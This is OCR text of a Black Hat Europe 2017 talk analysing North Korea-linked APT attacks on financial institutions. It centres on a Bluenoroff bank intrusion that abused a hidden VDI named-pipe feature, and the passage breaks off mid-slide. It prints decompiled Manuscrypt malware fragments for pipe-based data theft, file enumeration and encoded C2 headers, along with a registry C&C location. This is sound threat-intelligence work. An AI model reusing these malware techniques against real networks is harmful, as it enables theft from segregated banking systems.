
black hat
EUROPE 2017
DECEMBER 4-7, 2017
EXCEL / LONDON, UK
NATION-STATE MONEYMULE'S HUNTING SEASON
APT ATTACKS TARGETING FINANCIAL INSTITUTIONS
Chi-en (Ashley) Shen & Kyoung-ju Kwak & Min-Chang Jang
#BHEU / @BLACK HAT EVENTS

CHI-EN Shen (Ashley)

Independent Researcher

- From Taiwan!
- Co-founder of HITCON GIRLS
- Focusing on APT research, malware analysis and threat intelligence
- Frequent speaker at infosec conference

ashley@hitcon.org

@ashley_shen_920

blackhat

MIN-CHANG JANG (MC)

KOREA FINANCIAL SECURITY INSTITUTE & KOREA UNIVERSITY

- Assistant Manager of Threat Analysis Team
- Co-author of Threat Intelligence Report “Campaign Rifle : Andariel, The Maiden of Anguish”
- Graduate student pursuing a major in cyber warfare at SANE (Security Analysis aNd Evaluation) Lab. (Supervisor: Prof. Seungjoo Kim), Korea University.
- Served Korean Navy CERT for over 2 years

null@fsec.or.kr

@051R15

KYOUNG-JU KWAK

Korea Financial Institute

- Manager of Threat Analysis Team
- Author of Threat Intelligence Report “Campaign Rifle : Andariel, The Maiden of Anguish”
- Member of National Police Agency Cybercrime Advisory Committee
- Speaker of {PACSEC, HITCON, HACKCON, ISCR, Kaspersky Cyber Security Weekend, etc}

kjkwak@fsec.or.kr

@kjkwak12

AGENDA


- BACKGROUND
- THE MALWARES AND ATTACK CASES FROM LAZARUS, BLUENOROFF AND ANDARIEL
- ANOTHER ATTACK TARGETING FINANCIAL INSTITUTES FROM UNKNOWN GROUP
- TTP & KEY FINDING
- CONCLUSION & BLACK HAT SOUND BYTES


BACKGROUND

Some backgrounds and related works

BACKGROUND

- Our observation shows that some nation-state actors are shifting their focus to join the battle field of moneymule in the past few years.






BACKGROUND – who are they?

	Lazarus	Bluenoroff	Andariel
Targeted Industry	Domestic government, finance, broadcasting	Global and domestic financial institutes	Domestic financial institutes, IT companies and large corporations. Defense industry
Purpose	Social chaos	Financial profit motivation	Information gathering
Historical major incidents	• 2009 7.7 DDoS attack on US and South Korea • 2011 DDoS attack in South Korea • 2013 320 DarkSeoul • 2014 Sony Picture Entertainment breach	• 2015-2016 SWIFT banking attack • 2017 Polish financial supervisory authority • 2017 South Korea Bitcoin companies	• 2015 Attack Defense industry • 2016 Attack on cyber command center • 2017 South Korea ATM breach
Related Reports	2016 Operation Blockbuster - Novetta	2017 Lazarus under the hood - Kaspersky	2017 Campaign Rifle – South Korea Financial Security Institute

BACKGROUND – Activity Timeline



THE MALWARES AND ATTACK CASES


from Lazarus, Bluenoroff and Andariel

CASES

- KOREA MAJOR BANK ATTACK BY BLUENOROFF
- ATM OPERATOR COMPANY BREACH a.k.a VANXATM
- BITCOIN EXCHANGES HACKED


KOREA MAJOR BANK ATTACK BY BLUENOROFF - Background

- Time:
  - In March, 2017
- Target :
  - One of Top 5 Banks in South Korea
  - Employees of the bank (in charge of SWIFT system)
- Vulnerability:
  - File sharing function in VDI program (it was a 0 day during that time)
- Damage:
  - No severe damage due to the rapid detection
  - 2 PCs infected



KOREA MAJOR BANK ATTACK BY BLUENOROFF - Malware


- The vulnerability – The Named Pipe file sharing feature in VDI



<Architectural overview of Host-Guest Communication Channel with named pipe >

https://blogs.technet.microsoft.com/windows_vpc/2009/10/13/using-a-host-guest-communication-channel-in-windows-virtual-pc/

KOREA MAJOR BANK ATTACK BY BLUENOROFF – Attack Vector



KOREA MAJOR BANK ATTACK BY BLUENOROFF - Malware

- Evidence in the malware

```
v2 = rand();
sub_100092A0("\\\\.\\pipe\\vpcmode%c%c", v2 % 26 + 97, v1);
if ( !sub_100060F0((int)&v10)
```

VDI Software manufacturer insisted that
File Sharing functionality via NamedPipe was **disabled.**

However,
it was just **hidden**.

So
Attackers were able to use this functionality.

KOREA MAJOR BANK ATTACK BY BLUENOROFF - Malware

- Malwares
  - Family:
    - Manuscrypt (file name: corems.dll, amanuv.dll)
  - Features :
    1. Searching in the internal network for some specific hosts related to SWIFT network.
    2. Activate NamedPipe of specific process (vmsal.exe)
       - vmsal.exe : management process of virtual machine's segregation program
       - Stealing data from internal segregated network by using hidden NamedPipe file sharing feature
    3. Look for desired data and send them to C&C Server

KOREA MAJOR BANK ATTACK BY BLUENOROFF - Malware

- Malwares (corems.dll, amanuv.dll)

```
if ( !SetNamedPipeHandle_10006460(0
   |  !ConnectNamedPipe(PipeHandle, 0) && GetLastError() != 0x217 )
{
  return 0;
}
while ( 1 )
{
  v1 = ReadNamedPipe_10006620() - 0x835;
  if ( !v1 )
  {
    result = WriteFileToPipe_10008A80();
    goto LABEL_9;
  }
```

NamedPipe Set -> Connect -> Read -> Write

KOREA MAJOR BANK ATTACK BY BLUENOROFF - Malware

- Malwares (corems.dll, amanuv.dll)

```
NamedPipe = '\\.\\\\';
v11 = 'epip';                                   // pipe
v2 = (char *)&Mode + 3;
do
  v3 = (v2++)[1];
while ( v3 );
*(_DWORD *)v2 = *(_DWORD *)"lsaopt";
*((_WORD *)v2 + 2) = *(_WORD *)"pt";            // lsaopt
v2[6] = aSystem32Msncf_[26];                    // \system32\msncf.dat
dword_10019A3C = (int)v1;
if ( v1 )
{
  NamedPipeHandle = (void *)CreateFile(&NamedPipe, 0xC0000000, 0, 0, 3, 0, 0);
  PipeHandle = NamedPipeHandle;
  if ( NamedPipeHandle == (void *)-1 )
  {
    while ( GetLastError() == 0xE7 && dword_1001A910(&NamedPipe, 0x493E0) )
    {
      NamedPipeHandle = (void *)CreateFile(&NamedPipe, 0xC0000000, 0, 0, 3, 0, 0);
      PipeHandle = NamedPipeHandle;
      if ( NamedPipeHandle != (void *)-1 )
        goto LABEL_10;
    }
    return 0;
  }
LABEL_10:
  Mode = 0;
  if ( !SetNamedPipeHandleState(NamedPipeHandle, &Mode, 0, 0) )
    return 0;
}
```

Get NamedPipe Handle

Mode	Meaning
PIPE_READMODE_BYTE 0x00000000	Data is read from the pipe as a stream of bytes. T specified.

Set NamedPipe Handle State with Mode 0x0

KOREA MAJOR BANK ATTACK BY BLUENOROFF - Malware


- Malwares (corems.dll, amanuv.dll)

```
FileSearchHandle = FindFirstFile(TargetFilename, &v40);
FileSearchHandle2 = FileSearchHandle;
if ( FileSearchHandle != -1 )
{
  do
  {
    if ( strcmp(&String, (const char *)&word_10016208) && strcmp(&String, (const char *)&unk_1001620C) )
    {
      if ( v40 & 0x10 )
        lstrcpyA((LPSTR)MARKER_v2, ":FZ:");
      else
        lstrcpyA((LPSTR)MARKER_v2, ":GY:");
      *(_DWORD *)(MARKER_v2 + 4) = v43;
      *(_DWORD *)(MARKER_v2 + 8) = v42;
      FileTimeToLocalFileTime(&FileTime, &LocalFileTime);
      v6 = LocalFileTime.dwHighDateTime;
      *(_DWORD *)(MARKER_v2 + 12) = LocalFileTime.dwLowDateTime;
      *(_DWORD *)(MARKER_v2 + 16) = v6;
      *(_WORD *)(MARKER_v2 + 20) = lstrlenA(&String) + 1;
      lstrcpyA((LPSTR)(MARKER_v2 + 22), &String);
      v7 = lstrlenA(&String);
      Writefile(v3, MARKER_v2, v7 + 23, &v34, 0);
    }
  }
  while ( FindNextFile(FileSearchHandle2, &v40) );
  FileSearchHandle = FileSearchHandle2;
}
lstrcpyA((LPSTR)MARKER_v2, ":**:");
Writefile(v3, MARKER_v2, 4, &v34, 0);
```

Search specific files and write the result with following the special structure

KOREA MAJOR BANK ATTACK BY BLUENOROFF - Malware

- Malwares (corems.dll, amanuv.dll)



Flag

If (IsDirectory) :
    flag = “:GY:”
Else:
    flag= “:FZ:”

EOF (End of File) Flag


If (EOF) :
    eof_flag = “;**;”

KOREA MAJOR BANK ATTACK BY BLUENOROFF - Malware

- Malwares (corems.dll, amanuv.dll)

C&C Configuration

```
aSoftwareMicros db 'SOFTWARE\Microsoft\Pniums',0
```



C&C IPs hidden inside Registry Value

KOREA MAJOR BANK ATTACK BY BLUENOROFF - Malware

- Data send to C2 server

Encoded String

```
signed int sub_10002AA0()
{
  sub_10002BD0("Cxwweckrxw: teey-aurme");
  sub_10002BD0("Cxwkewk-Uewgkh: ");
  sub_10002BD0("Cache-Cxwkixu: vao-age=0");
  sub_10002BD0("Acceyk: */*");
  sub_10002BD0("Cxwkewk-Kpye: vlukryaik/fxiv-daka; bxlwdaip=");
  sub_10002BD0("Acceyk-Ewcxdrwg: gzry,defuake,jdch");
  sub_10002BD0("Acceyk-Uawglage: tx-TI");
  sub_10002BD0("Cxwkewk-Drjyxjrkrxw: fxiv-daka; wave=\"bxaid_rd\"");
  sub_10002BD0("Cxwkewk-Drjyxjrkrxw: fxiv-daka; wave=\"ljei_rd\"");
  sub_10002BD0("Cxwkewk-Drjyxjrkrxw: fxiv-daka; wave=\"frue1\"; fruewave=\"rvg01_29.syg\"");
  sub_10002BD0("Cxwkewk-Drjyxjrkrxw: fxiv-daka; wave=\"frue1\"; fruewave=\"vp.dxc\"");
  sub_10002BD0("Cxwkewk-Drjyxjrkrxw: fxiv-daka; wave=\"frue1\"; fruewave=\"yiakrce.ydf\"");
  sub_10002BD0("Cxwkewk-Drjyxjrkrxw: fxiv-daka; wave=\"frue1\"; fruewave=\"trwg.syg\"");
  sub_10002BD0("Cxwkewk-Drjyxjrkrxw: fxiv-daka; wave=\"frue1\"; fruewave=\"dieav.amr\"");
